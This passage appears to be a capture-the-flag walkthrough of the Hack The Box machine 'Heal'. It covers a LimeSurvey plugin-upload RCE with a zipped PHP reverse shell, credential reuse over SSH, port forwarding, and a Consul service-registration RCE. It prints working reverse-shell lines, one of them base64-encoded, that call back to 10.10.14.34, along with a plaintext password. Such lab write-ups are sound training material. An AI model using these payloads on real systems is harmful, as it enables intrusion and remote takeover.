
Some additional information about the exploit: https://ine.com/blog/cve-2021-44967-limesurvey-rce
Reverse shell has to be zipped, along with the configuration file:

zip bbk.zip php-rev.php config.xmlWe try to upload the file, but get a compatibility error:

There’s a simple workaround, we just need to add version 6.0 in line 21:

We try to upload it again and install it:
The plugin needs to be activated:


We click on reverse shell URL: http://take-survey.heal.htb/upload/plugins/Y1LD1R1M/php-rev.php
And get a session:
Privilege Escalation (user)
Looking around application directory, there is a database password:
var/www/limesurvey/application/config/config.php
Checking password reuse, Ron has SSH access:
nxc ssh heal.htb -u users.txt -p 'AdmiDi0_pA$$w0rd' --continue-on-success
We can connect as Ron and grab the user flag:

Privilege Escalation (root)
Checking processes, we can see that Ralph runs NodeJS service on port 3000:

There are several local ports listening:
netstat -plunt | grep 127.0.0.1
We can set port forwarding on all of them at once:
ssh -L 5432:127.0.0.1:5432 -L 3000:127.0.0.1:3000 -L 8300:127.0.0.1:8300 -L 8300:127.0.0.1:8300 -L 8503:127.0.0.1:8503 -L 8500:127.0.0.1:8500 ron@heal.htbOpening the URL on local machine, we can see Hashicorp Consul v1.19.2:
http://127.0.0.1:8500/ui/server1/services

Public exploit exists: https://www.exploit-db.com/exploits/51117 https://github.com/owalid/consul-rce
But it doesn’t work:
python3 consul_rce.py -th 127.0.0.1 -tp 8500 -c "/bin/bash echo -n L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjM0LzQ0NDQgMD4mMQ== | base64 -d | bash"
python3 51117.py 127.0.0.1 8500 10.10.14.34 5555
We can do it manually if we check exploit code:

Escape character isn’t needed, but it looks like f before bash command causes problems:

We can try with this payload:

curl -X PUT http://127.0.0.1:8500/v1/agent/service/register -H "Content-Type: application/json" -d '{"Address": "127.0.0.1", "check": {"Args": ["/bin/bash", "-c", "bash -i >& /dev/tcp/10.10.14.34/4444 0>&1"], "interval": "10s", "Timeout": "864000s"}, "ID": "gato", "Name": "gato", "Port": 80}'And we get a root shell:
Proof